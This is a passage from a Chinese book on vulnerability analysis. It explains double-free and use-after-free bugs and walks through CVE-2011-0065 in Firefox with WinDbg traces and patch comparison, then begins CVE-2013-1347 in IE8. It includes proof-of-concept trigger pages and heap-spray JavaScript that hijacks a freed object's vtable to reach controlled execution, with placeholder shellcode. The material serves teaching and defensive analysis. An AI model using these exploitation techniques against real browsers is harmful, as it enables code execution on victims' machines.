06f6faa4 057dfe7d Flash32_12_0_0_44!DllUnregisterServer+0xf6168
06f6fab8 05841736 Flash32_12_0_0_44+0xffe7d
06f6fad0 0571bd2a Flash32_12_0_0_44+0x161736
06f6fb08 058f4340 Flash32_12_0_0_44+0x3bd2a
06f6fb1c 058f56f4 Flash32_12_0_0_44!DllUnregisterServer+0x1debf
06f6fb24 058f572c Flash32_12_0_0_44!DllUnregisterServer+0x1f273
0:021> g
(944.654): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001300d4 ebx=04785638 ecx=0478563c edx=00000000 esi=0478563c edi=0478563c
```

```
eip=00000fac esp=06d6ff9c ebp=06d6ffec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.drv>+0xfab:
00000fac ??              ???
```

正是因为对record共享对象进行二次析构，才导致双重释放漏洞的产生。

6.5　总结

本章主要讲述了双重释放漏洞的原理及分析技巧，其实它的本质就是UAF漏洞。双重释放漏洞相对其他类型的漏洞会少一些，但浏览器中的UAF漏洞倒是很常见。对于双重释放漏洞的分析技巧，本章以两个漏洞为例，结合实际样本进行讲解，希望使得里面的技巧更有实战价值。

本章介绍了通过栈回溯和堆状态识别双重释放漏洞的方法，以及在栈回溯未能达到“第一现场”效果的情况下，通过样本代码中的ROP指令地址反向追踪漏洞成因的方法，可能读者还会有其他的分析技巧，本章介绍的方法主要是起抛砖引玉的作用，希望能够对读者有所帮助。

第 7 章　释放重引用漏洞分析

7.1　释放重引用（Use After Free，UAF）漏洞简史

释放重引用漏洞，顾名思义就是使用到已被释放的内存，最终导致内存崩溃或任意代码执行的漏洞。UAF漏洞在浏览器中是最为常见的，比如IE、Chrome、Firefox等，在近几年的浏览器漏洞类型中，UAF漏洞类型所占比例最高。

从英文字面上直译，通常被称为“释放后使用”漏洞，读起来相当别扭，而且如果在漏洞前不加引号，那完全是另一层意思，所以笔者将UAF翻译为“释放重引用”。

2005年12月，第一个UAF漏洞CVE-2005-4360被发现（链接：http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4360），这是目前网络中可查询到的最早的UAF漏洞，虽然当时并没有直接命名为“Use After Free”漏洞，仅以远程拒绝服务归类，但它确实属于UAF漏洞。

2007年的BlackHat USA黑客大会上，来自Watchfire安全团队的安全研究员分享了主题为*Dangling Pointer：Smashing The Pointer For Fun And Profit*（PDF下载：https://www.blackhat.com/presentations/bh-usa-07/Afek/Whitepaper/bh-usa-07-afek-WP.pdf）的议题，讲述了“悬挂指针”（Dangling Pointer）的原理及危害，结合漏洞实例，完整地讲述了UAF的漏洞原理及利用技巧。同年，关于堆漏洞利用的经典文章*Heap Feng Shui in JavaScript*也诞生了，提出了Heap Spray经典的漏洞利用技巧。

2008年12月，IE浏览器上的UAF漏洞CVE-2008-4844利用代码被公开（详见：http://www.securityfocus.com/bid/32721/exploit），结合Heap Spray技术已经能够实现稳定利用，之后，关于浏览器的UAF漏洞被逐渐发现。

2014年6月，微软针对IE浏览器发布补丁，共修复高达54个漏洞，其中大部分正是UAF漏洞，这也使得IE浏览器成为2014年漏洞最多的应用。

7.2　UAF漏洞的原理

我们将通过如下代码对这一类型的漏洞进行测试和分析，以帮助读者理解UAF漏洞的原理。

```
#include <stdio.h>
#define size 32
```

```
int main(int argc, char **argv) {

        char *buf1;
        char *buf2;

        buf1 = (char *) malloc(size);
        printf("buf1: 0x%p\n", buf1);
        free(buf1);    // 释放 buf1,使得 buf1 成为悬挂指针

        // 分配 buf2“占坑”buf1 的内存位置
        buf2 = (char *) malloc(size);
        printf("buf2: 0x%p\n\n", buf2);

        // 对 buf2 进行内存清零
        memset(buf2, 0, size);
        printf("buf2: %d\n", *buf2);

        // 重引用已释放的 buf1 指针，但却导致 buf2 值被篡改
        printf("==== Use After Free ===\n");
        strncpy(buf1, "hack", 5);
        printf("buf2: %s\n\n", buf2);

        free(buf2);
}
```

测试环境如表7-1所示。

表7-1　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文旗舰版
编译器	Microsoft Visual C++	版本号：6.0

编译运行后的结果如图7-1所示。



图7-1　运行结果

程序通过分配与buf1大小相等的堆块buf2实现“占坑”，使得buf2分配到已释放的buf1内存位置，但由于buf1指针依然有效，并且指向的内存数据是不可预测的，可能被堆管理器回收，也可能被其他数据占用填充，正因为它的不可预测性，因此将buf1指针称为“悬挂指针”，借助悬挂指针buf1将其赋值为“hack”字符串，进而导致buf2也被篡改为“hack”字符串（虽然程序未对buf2赋值，但是buf1与buf2指向同一块内存）。如果原有的漏洞程序引用到悬念指针指向的数据用于执行指令或作为索引地址去执行，就可能导致任意代码执行，前提是用可控数据去“占坑”释放对象。

在浏览器UAF漏洞中，通常都是某个C++对象被释放重引用。假设存在以下C++类CTest及实例化的类对象Test：

```
class CTest{
       int one = 1;    // 类成员变量
public:
            virtual void vFun1();  // 虚函数
            virtual void vFun2();

int getOne(){       // 类成员函数
              return one;
}
}

void main(){
       CTest Test;    // 实例化类对象
}
```

此时，Test对象在内存中的布局如图7-2所示，对象Test开头的内存数据是个虚表指针，用于索引虚函数，后面接成员变量，而成员函数getOne属于执行代码，不属于类对象数据。




图7-2　Test对象内存布局

再假设此时程序存在释放重引用Test对象的漏洞，有个悬挂指针指向已释放的Test对象，要实现对此漏洞的利用，可以通过“占坑”的方式覆盖Test对象的虚表指针，使其指向恶意构造的Shellcode，当程序再次引用到Test对象时（比如调用到虚函数vFun1），就可能导致执行任意代码，如图7-3所示。

通过索引虚函数表调用虚函数的常见汇编代码形式如下：

```
mov ecx,[eax]     ; eax 指向 C++对象，即悬挂指针，而对象头 4 字节为虚表指针，所以 ecx 为虚表指针
call [ecx+4]      ; 通过虚函数表偏移找到指定的虚函数进行调用
```




图7-3　UAF漏洞利用原理

7.3　CVE–2011–0065 Firefox mChannel UAF漏洞

7.3.1　漏洞描述

在Firefox浏览器3.5.19之前的版本，以及3.6.17之前的3.6.x版本中存在UAF漏洞，mChannel对象在被释放后，成为悬挂指针，然后又在后面被重新引用，导致利用漏洞可以执行任意代码。

7.3.2　通过动态调试快速定位漏洞源码

本次漏洞分析的测试环境如表7-2所示。

表7-2　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文家庭普通版
漏洞软件	Firefox	版本号：3.6.16
调试器	WinDbg	版本号：6.1.0001.404

首先，在WinDbg中添加Firefox的符号表地址：

```
SRV*c:\localsymbols*http://symbols.mozilla.org/firefox
```

然后，用WinDbg调试器附加Friefox浏览器进程，并打开以下poc.html测试页面：

```
<html>
<body>
<object id="d"><object>
<script type="text/javascript">
var e;
e=document.getElementById("d");

e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new
Object('0c'),0);
e.data = "";

</script>
</body>
</html>
```

打开后触发异常，此时栈顶的返回地址如图7-4所示（框内标识的0x611a4e75）。




图7-4 触发异常后的栈回溯

用ub命令看0x611a4e75地址前面的指令，漏洞正是出现在xul.dll模块中。

```
0:000> ub 611a4e75
xul!nsObjectLoadingContent::LoadObject+0xf2
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1196]:
611a4e5f 8bce            mov     ecx,esi
611a4e61 e81a6991ff       call    xul!nsCOMPtr_base::assign_with_AddRef (60abb780)
611a4e66 8b4350          mov     eax,dword ptr [ebx+50h]
```

```
611a4e69 8b08          mov    ecx,dword ptr [eax] // eax 为对象
611a4e6b be02004b80     mov    esi,804B0002h
611a4e70 56            push   esi
611a4e71 50            push   eax
611a4e72 ff5118         call   dword ptr [ecx+18h] // ecx 为虚表地址
```

根据C++成员函数this指针调用约定，可以知道上面的ecx为虚表基址，eax为对象地址，而call dword ptr ds:[ecx+18] 调用的正是某个对象的方法，即虚函数。由于每次调试时分配的堆地址都不一样，因此为了断点设置的通用性，这里采用函数偏移的断点设置方法，但查看xul!nsObjectLoading-Content::LoadObject时发现有两个同名函数：

```
0:000> u xul!nsObjectLoadingContent::LoadObject+0xf2
Matched: 611a558c xul!nsObjectLoadingContent::LoadObject (class nsAString_internal *, int, class nsCString *, int)
Matched: 611a4d6d xul!nsObjectLoadingContent::LoadObject (class nsIURI *, int, class nsCString *, int)
Ambiguous symbol error at 'xul!nsObjectLoadingContent::LoadObject+0xf2'
```


从图7-4所示的触发漏洞时栈顶的返回地址0x611a4e75可以知道这里调用到的是：

```
nsObjectLoadingContent::LoadObject (class nsIURI *, int, class nsCString *, int)
```

因此，对0x611a4d6d下断点：

```
0:000> bp 611a4d6d
```

另外，从PoC代码中可以看到关键函数onChannelRedirect，因此我们可以直接在WinDbg搜索该函数，但发现有很多类里面包含onChannelRedirect方法，如图7-5所示。



```
0:000> x xul!*::onChannelRedirect
60f6b89c xul!nsURIChecker::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60bb229f xul!nsHttpHandler::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60e1fdb2 xul!nsExternalResourceMap::LoadgroupCallbacks::nsIChannelEventSinkShim::OnChannelRedirect (class nsIChannel
6100fa86 xul!nsPingListener::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60c14dda xul!FaviconLoadListener::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60bcf117 xul!nsDocLoader::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60e123b0 xul!nsObjectLoadingContent::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60f50dfd xul!RDFXMLDataSourceImpl::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60b75b4c xul!nsScriptSecurityManager::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
6113e8e2 xul!nsXPInstallManager::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60f8bb09 xul!nsMediaChannelStream::Listener::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int
61045750 xul!nsProgressNotificationProxy::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60e72405 xul!nsPACMan::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
6107d13a xul!nsIncrementalDownload::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60e958f9 xul!nsSameOriginChecker::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
60fb709f xul!nsXMLHttpRequest::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
610797c5 xul!nsClassifierCallback::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
610c22a5 xul!nsCrossSiteListenerProxy::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
```

图7-5 利用x命令搜索函数

如图7-4所示，触发漏洞的类是xul!nxObjectLoadingContent，通过搜索可以发现该类里面也包含有onChannelRedirect方法，连同其参数也一并列出来，前两个参数为类对象：

```
0:000> x xul!nsObjectLoadingContent::onChannelRedirect
```

```
60e123b0 xul!nsObjectLoadingContent::OnChannelRedirect (class nsIChannel *, class nsIChannel *, unsigned int)
```

因此，对xul!nsObjectLoadingContent::onChannelRedirect下断点，重新加载poc.html执行后，发现确实可以断下：

```
0:021> bl
 1 e 610023b0     0001 (0001)  0:**** xul!nsObjectLoadingContent::OnChannelRedirect
 2 e 611a4d6d     0001 (0001)  0:**** xul!nsObjectLoadingContent::LoadObject
0:021> g
Breakpoint 0 hit
eax=00000003 ebx=003fe898 ecx=05d76658 edx=615811cc esi=00000000 edi=00000002
eip=610023b0 esp=003fe5b0 ebp=003fe5d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::OnChannelRedirect:
610023b0 8b4c2408       mov     ecx,dword ptr [esp+8] ss:0023:003fe5b8=00000000
```

查看此时它的3个参数，其中第2个参数是对象0x06457bc0（后面会被引用到），其余参数均为0：

```
0:000> dd esp+8 l3
003fe5b8  00000000 06457bc0 00000000
```

分析该函数的反汇编代码：

```
0:000> uf xul!nsObjectLoadingContent::OnChannelRedirect
xul!nsObjectLoadingContent::OnChannelRedirect
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1017]:
 1017 610023b0 8b4c2408        mov     ecx,dword ptr [esp+8] // 参数 1=0
 1019 610023b4 56             push    esi
 1019 610023b5 8b742408        mov     esi,dword ptr [esp+8]
 1019 610023b9 3b4e1c          cmp     ecx,dword ptr [esi+1Ch] // 判断参数 1 是否与[esi+1c]
对象相同，通过后面的源码分析知道[esi+1c]是指 mChannel 对象
 1019 610023bc 7407           je      xul!nsObjectLoadingContent::OnChannelRedirect+0x15
(610023c5) // 发生跳转

xul!nsObjectLoadingContent::OnChannelRedirect+0xe
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1020]:
 1020 610023be b802004b80      mov     eax,804B0002h
 1020 610023c3 eb1a           jmp     xul!nsObjectLoadingContent::OnChannelRedirect+0x2f
(610023df)

xul!nsObjectLoadingContent::OnChannelRedirect+0x15
```

```
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1023]:
 1023 610023c5 8b4624          mov     eax,dword ptr [esi+24h]
 1023 610023c8 85c0            test    eax,eax
 1023 610023ca 57              push    edi
 1023 610023cb 8b7c2414        mov     edi,dword ptr [esp+14h] // 参数 2=0x06457bc0
 1023 610023cf 7408            je      xul!nsObjectLoadingContent::OnChannelRedirect+0x29
(610023d9) // 发生跳转

xul!nsObjectLoadingContent::OnChannelRedirect+0x21
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1024]:
 1024 610023d1 8b10            mov     edx,dword ptr [eax]
 1024 610023d3 57              push    edi
 1024 610023d4 51              push    ecx
 1024 610023d5 50              push    eax
 1024 610023d6 ff5210          call    dword ptr [edx+10h]

xul!nsObjectLoadingContent::OnChannelRedirect+0x29
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1027]:
 1027 610023d9 897e1c          mov     dword ptr [esi+1Ch],edi // 将参数 2 赋值给对象 mChannel
 1028 610023dc 33c0            xor     eax,eax
 1028 610023de 5f              pop     edi

xul!nsObjectLoadingContent::OnChannelRedirect+0x2f
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1028]:
 1028 610023df 5e              pop     esi
 1029 610023e0 c21000          ret     10h
```

上面的调试信息已经给出源码文件的路径及行数，因此，我们可以直接查看nsObjectLoadingContent::OnChannelRedirect函数的源码，可通过在线源码地址http://hg.mozilla.org/releases/mozilla-1.9.2/file/c24f21581d77/content/base/src/nsObjectLoadingContent.cpp获取到：

```
1012 // nsIChannelEventSink
1013 NS_IMETHODIMP
1014 nsObjectLoadingContent::OnChannelRedirect(nsIChannel *aOldChannel,
1015                                           nsIChannel *aNewChannel,
1016                                           PRUint32    aFlags)
1017 {
1018   // If we're already busy with a new load, or have no load at all,
```

```
  // cancel the redirect.
  if (aOldChannel != mChannel) {
    return NS_BINDING_ABORTED;
  }

  if (mClassifier) {
    mClassifier->OnRedirect(aOldChannel, aNewChannel); //用新对象去代替旧对象
  }

  mChannel = aNewChannel; // 将新对象06457bc0赋予mChannel对象，但由于Firefox本身的垃圾回收机制，在OnChannelRedirect函数调用完毕后，它会回收不再使用的对象，即仅在本函数内使用的aNewChannel对象，此时mChannel就成了悬挂指针。

  return NS_OK;
}
```

继续执行下去会断在我们前面设置的断点nsObjectLoadingContent::LoadObject(class nsIURI *, int, class nsCString *, int) ：

```
0:000> g
Breakpoint 2 hit
eax=004bf808 ebx=61580e90 ecx=00010001 edx=00000000 esi=07339584 edi=00000000
eip=61394d6d esp=004bf6c0 ebp=004bf7f0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::LoadObject:
61394d6d 55              push    ebp
0:000> u
xul!nsObjectLoadingContent::LoadObject
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1147]:
61394d6d 55              push    ebp
61394d6e 8bec            mov     ebp,esp
61394d70 83e4f8          and     esp,0FFFFFFF8h
61394d73 81ecf4010000    sub     esp,1F4h
61394d79 a1a0866361      mov     eax,dword ptr [xul!__security_cookie (616386a0)]
61394d7e 33c4            xor     eax,esp
61394d80 898424f0010000  mov     dword ptr [esp+1F0h],eax
61394d87 8b450c          mov     eax,dword ptr [ebp+0Ch]
```

同样地，根据调试信息的源码路径，可以找到nsObjectLoadingContent::LoadObject(class nsIURI *, int, class nsCString *, int)函数源码，直接在里面找到对mChannel对象的引用：

```
nsresult
```

```
nsObjectLoadingContent::LoadObject(nsIURI* aURI,
                                   PRBool aNotify,
                                   const nsCString& aTypeHint,
                                   PRBool aForceLoad)
{
……省略部分内容……
  // From here on, we will always change the content. This means that a
  // possibly-loading channel should be aborted.
  if (mChannel) {
    LOG(("OBJLC [%p]: Cancelling existing load\n", this));

    if (mClassifier) {
      mClassifier->Cancel();
      mClassifier = nsnull;
    }

    // These three statements are carefully ordered:
    // - onStopRequest should get a channel whose status is the same as the
    //   status argument
    // - onStopRequest must get a non-null channel
    mChannel->Cancel(NS_BINDING_ABORTED); // 引用已释放的mChannel对象
    if (mFinalListener) {
      // NOTE: Since mFinalListener is only set in onStartRequest, which takes
      // care of calling mFinalListener->OnStartRequest, mFinalListener is only
      // non-null here if onStartRequest was already called.
      mFinalListener->OnStopRequest(mChannel, nsnull, NS_BINDING_ABORTED);
      mFinalListener = nsnull;
    }
    mChannel = nsnull;
  }
……省略部分内容……
  return NS_OK;
}
```

下面实际动态调试一下，先在xul!nsObjectLoadingContent::LoadObject+0xfc（根据前面调用虚函数崩溃时得到的偏移量）的地方下断点：

```
0:000> g
Breakpoint 2 hit
eax=004bf808 ebx=61580e90 ecx=00010001 edx=00000000 esi=07339584 edi=00000000
eip=61394d6d esp=004bf6c0 ebp=004bf7f0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
xul!nsObjectLoadingContent::LoadObject:
61394d6d 55              push    ebp
0:000> bp 61394d6d+fc
0:000> u 61394d6d+fc
xul!nsObjectLoadingContent::LoadObject+0xfc
[e:\builds\moz2_slave\rel-192-w32-bld\build\content\base\src\nsobjectloadingcontent.cpp
@ 1203]:
61394e69 8b08            mov     ecx,dword ptr [eax]
61394e6b be02004b80      mov     esi,804B0002h
61394e70 56              push    esi
61394e71 50              push    eax
61394e72 ff5118          call    dword ptr [ecx+18h]
```

执行后断下，可以发现这里引用的对象正是前面xul!nsObjectLoadingContent::OnChannelRedirect的第2个参数值0x0：

```
0:020> g
Breakpoint 0 hit
eax=07136f80 ebx=04d2d7c4 ecx=05fc1570 edx=0714a160 esi=04d2d81c edi=80000000
eip=61394e69 esp=001dee38 ebp=001df03c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::LoadObject+0xfc:
61394e69 8b08            mov     ecx,dword ptr [eax]  ds:0023:07136f80=06457bc0
```

单步执行下去就触发异常，因此虚表指针被篡改，导致索引虚函数时出错，进而导致程序崩溃。

```
0:000> p
eax=07136f80 ebx=04d2d7c4 ecx=06457bc0 edx=0714a160 esi=804b0002 edi=80000000
eip=61394e72 esp=001dee30 ebp=001df03c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::LoadObject+0x105:
61394e72 ff5118          call    dword ptr [ecx+18h]  ds:0023:06457bd8=0641e118
0:000> p
(152c.11f0): Access violation - code c0000005 (!!! second chance !!!)
eax=07136f80 ebx=04d2d7c4 ecx=06457bc0 edx=0714a160 esi=804b0002 edi=80000000
eip=0641e118 esp=001dee2c ebp=001df03c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0641e118 00d7            add     bh,dl
```

分析到这里，我们可以得出结论：在nsObjectLoadingContent::OnChannelRedirect函数中，当mChannel对象未被分配时，会临时赋予一个新对象值，而该新对象值在函数返回后会被回收释放，导致mChannel成为悬挂指针；程序又在后面的nsObjectLoadingContent::LoadObject函数中引用到该悬挂指针mChannel，最终导致释放重引用漏洞的发生，造成程序崩溃。

7.3.3 漏洞利用

以图7-3所示为例，为了实现任意代码执行，需要在mChannel对象释放后，用可控数据“占坑”填充它，因此，可在OnChannelRedirect函数调用完成后，紧跟着申请一块大小相同的内存：

```
e.QueryInterface(Components.interfaces.nsIChannelEventSink).onChannelRedirect(null,new Object,0)
fake_obj_addr = unescape("\x1C%u0c0c")
```

执行后，虚表指针就会被0x0c0c001c填充，从而控制程序的执行流程：

```
0:020> bu xul!nsObjectLoadingContent::LoadObject
Matched: 6083558c xul!nsObjectLoadingContent::LoadObject (class nsAString_internal *, int, class nsCString *, int)
Matched: 60834d6d xul!nsObjectLoadingContent::LoadObject (class nsIURI *, int, class nsCString *, int)
Ambiguous symbol error at 'xul!nsObjectLoadingContent::LoadObject '
0:020> bp 60834d6d+fc
0:020> g
ModLoad: 6d980000 6d9ae000   C:\Windows\system32\shdocvw.dll
Breakpoint 0 hit
eax=0753fa00 ebx=071a64e4 ecx=05db4d70 edx=07539a30 esi=071a653c edi=80000000
eip=60834e69 esp=0017ef48 ebp=0017f14c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::LoadObject+0xfc:
60834e69 8b08            mov     ecx,dword ptr [eax]  ds:0023:0753fa00=0c0c001c
……省略部分内容……
0:000> p
eax=0753fa00 ebx=071a64e4 ecx=0c0c001c edx=07539a30 esi=804b0002 edi=80000000
eip=60834e72 esp=0017ef40 ebp=0017f14c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
xul!nsObjectLoadingContent::LoadObject+0x105:
60834e72 ff5118          call    dword ptr [ecx+18h]  ds:0023:0c0c0034=7d66a4e8
```

接下来，只需要利用Heap Spray技术将Shellcode喷射到0x0c0c0034的位置即可实现任意代码执行：

```
var ret_addr = unescape("%u0024%u0c0c")
while(ret_addr.length+20+8 < 0x100000-18-12-12-12) {ret_addr += ret_addr}
var b = ret_addr.substring(0,(0x48-0x24)/2)
b += shellcode
b += ret_addr
var next = b.substring(0,0x10000/2)
while(next.length<0x800000) {next += next}
```

```
var again = next.substring(0,0x80000 - (0x1020-0x08)/2)
array = new Array()
for (n=0;n<0x1f0;n++){
    array[n] = again + sc
}
```

笔者将Shellcode用0x41414141填充，如果是在Windows XP系统上就可以直接放payload执行；如果是在Windows 7等开启DEP保护的平台上，可以结合ROP技术绕过。

```
0:020> g
ModLoad: 6d980000 6d9ae000   C:\Windows\system32\shdocvw.dll
(324.ad4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02c10b50 ebx=06825724 ecx=0c0c001c edx=070313a0 esi=804b0002 edi=80000000
eip=41414141 esp=002feffc ebp=002ff20c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

成功实现漏洞的利用，执行到0x41414141地址。

7.3.4 源码比对

由于Firefox本身是开源的，其漏洞补丁代码也是公开的，尤其是针对一些漏洞的修复，都直接提供在线比对的代码，比如本节所讲的漏洞可以通过http://hg.mozilla.org/releases/mozilla-1.9.2/rev/c24f21581d77获取到源码对比的情况，如图7-6所所示，补丁代码添加对mChannel对象的判断，当mChannel=0（前面调试PoC时知道mChannel为0）时直接返回，直接避免后面赋值mChannel的操作，从而防止UAF漏洞的发生。



图7-6 补丁源码比对

7.4　CVE-2013-1347 Microsoft IE CGenericElement UAF漏洞

7.4.1　“水坑”攻击事件

2013年5月1日，美国劳工部网站被黑，并利用IE漏洞对浏览网站的用户进行攻击，当时全补丁的IE8均受影响，随后微软也紧急发布安全公告进行预警。此次事件正是利用CVE-2013-1347这个IE漏洞导致的，黑客通过分析目标的网络活动规律，寻找目标经常访问的网站弱点，先攻下这些网站并植入攻击代码等待目标访问网站时实施攻击，此类方法被称为“水坑攻击”。

7.4.2　通过HPA快速定位漏洞对象

本次漏洞分析的测试环境如表7-3所示。

表7-3　测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文家庭普通版
漏洞软件	Internet Explorer	版本号：8.0.7601.17514
调试器	WinDbg	版本号：6.1.0001.404
反汇编器	IDA Pro	版本号：6.6

测试用的PoC代码如下：

```
<!doctype html> <!-- required -->
<HTML>
<head>
</head>
<body>
<ttttt:whatever id="myanim"/><!-- required format -->
<script>
    f0=document.createElement('span');
 document.body.appendChild(f0);

 f1=document.createElement('span');
 document.body.appendChild(f1);

 f2=document.createElement('span');
 document.body.appendChild(f2);
```

```
 document.body.contentEditable="true";
 f2.appendChild(document.createElement('datalist'));
 f1.appendChild(document.createElement('table'));

 try{
        f0.offsetParent=null;
 }catch(e){  }

 f2.innerHTML="";
 f0.appendChild(document.createElement('hr'));
 f1.innerHTML="";
 CollectGarbage();
 </script>
</body>
</html>
```

用WinDbg附加IE8进程，然后打开PoC页面，如图7-7所示，选择“允许阻止的内容”选项，接着触发异常。

